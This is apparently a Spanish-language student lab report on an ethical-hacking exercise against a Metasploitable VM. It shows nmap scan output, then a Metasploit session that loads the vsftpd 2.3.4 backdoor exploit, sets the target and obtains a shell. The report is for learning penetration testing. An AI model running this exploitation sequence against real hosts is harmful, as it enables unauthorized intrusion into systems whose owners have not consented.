


```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 172.30.114.4 -o metasploitable.tcp
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 11:11 EDT
Nmap scan report for 172.30.114.4
Host is up (0.000083s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.114.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2022-10-27T15:11:35+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
```



```
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:34:54
|   source ident: nmap
|   source host: CB25EC6B.E08D39EB.714E1E9C.IP
|_  error: Closing Link: fnurtnhaz[172.30.114.5] (Quit: fnurtnhaz)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:C4:CB:39 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-10-27T11:11:27-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.37 seconds
```


Iniciamos el framework con **msfconsole** y escribimos el comando **help** para obtener una breve descripción de la lista de comandos y funcionalidades que este framework nos proporciona para realizar pruebas de penetración y explotación de vulnerabilidades.



Buscar la vulnerabilidad que identificamos en el puerto ftp (vsftpd) con la ayuda del comando **search vsftpd** que nos proporciona el framework con la finalidad de trabajar más rápido. Luego se observó que tenemos un backdoor listo para explotar esta vulnerabilidad y el identificador de él es 0, ejecutamos el comando **use 0** para preparar los scripts necesarios y utilizar exte backdoor.


```
There are several ways to specify ranges of IP addresses that can be mixed
together. The first way is a list of IPs separated by just a ` ` (ASCII space),
with an optional `,`. The next way is two complete IP addresses in the form of
`BEGINNING_ADDRESS-END_ADDRESS` like `127.0.1.44-127.0.2.33`. CIDR
specifications may also be used, however the whole address must be given to
Metasploit like `127.0.0.0/8` and not `127/8`, contrary to the RFC.
Additionally, a netmask can be used in conjunction with a domain name to
dynamically resolve which block to target. All these methods work for both IPv4
and IPv6 addresses. IPv4 addresses can also be specified with special octet
ranges from the [NMAP target
specification](https://nmap.org/book/man-target-specification.html)

### Examples

Terminate the first sessions:

    sessions -k 1

Stop some extra running jobs:

    jobs -k 2-6,7,8,11..15

Check a set of IP addresses:

    check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255

Target a set of IPv6 hosts:

    set RHOSTS fe80::3990:0000/110, ::1-::f0f0

Target a block from a resolved domain name:

    set RHOSTS www.example.test/24
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
```

Hacemos un set up de la dirección ip 172.30.114.4 que representa a la maquina objetivo.



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.30.114.4
RHOSTS => 172.30.114.4
```

Por último ejecutamos nuestro ataque al objetivo con el comando **exploit.** Explotamos la vulnerabilidad del ftp y nos conectamos exitosamente a la máquina objetivo, una vez dentro podemos listar todos los directorios, archivos, programas etc.




Para comprobar la conexión desde la máquina objetivo creamos un directorio llamado prueba para luego qué luego este sea visible por el atacante.

Maquina objetivo

```
msfadmin@metasploitable:~$ ifcon
-bash: ifcon: command not found
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable/
msfadmin@metasploitable:~/vulnerable$ mkdir prueba
msfadmin@metasploitable:~/vulnerable$ pwd
/home/msfadmin/vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  prueba  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$
msfadmin@metasploitable:~/vulnerable$
```

Maquina Analista

Se observó en la máquina de analista, el archivo “prueba” creado en el terminal de la máquina objetivo, esto quiere decir que se logró entrar al terminal y se observó los archivos creados en esta máquina con Metasploitable.



Referencias Bibliográficas

https://community.fs.com/es/blog/nic-card-guide-for-beginners-functions-types-and-selection-tips.html
https://www.computerhope.com/unix/uifconfi.htm
https://keepcoding.io/blog/que-es-metasploitable/
https://www.ionos.es/digitalguide/servidores/configuracion/kali-linux/

Hallazgos y/o conclusiones de la actividad desarrollada (Explique su experiencia y el análisis de los resultados):

Aprendimos sobre la existencia de otra herramienta sumamente utilizada para las pruebas de penetración la cuales son máquinas virtuales vulnerables a las cuales se les pueden hacer pruebas de hacking ético. No debemos escribir los scripts necesarios para los ataques desde cero, en conclusión no debemos crear la rueda, existen diferentes tipos de frameworks creados con el objetivo de facilitarnos el trabajo. En esta práctica pudimos observar lo poderosos que son estos códigos y cuales son sus aplicaciones en el mundo real a la hora de hacer un escaneo y vulnerabilidades, la preparación y ejecución de una prueba de penetración.

Logramos conectarnos de forma remota mediante la explotación de una vulnerabilidad de backdoor en el protocolo de transporte de archivo de una máquina virtual. Una vez terminado nuestro ataque podemos sugerir mejoras en el diseño de seguridad del equipo.

Contribución de esta actividad en su Proyecto:

Esta práctica es vital para la ejecución de nuestro proyecto debido a que hemos sido contratados por una empresa clínica para llevar a cabo un análisis de riesgos, amenazas, vulnerabilidades y un test de penetración. Para realizar el test de penetración necesitamos los conocimientos técnicos de algún framework que nos proporcione herramientas para las pruebas como es el ejemplo de Metasploitable.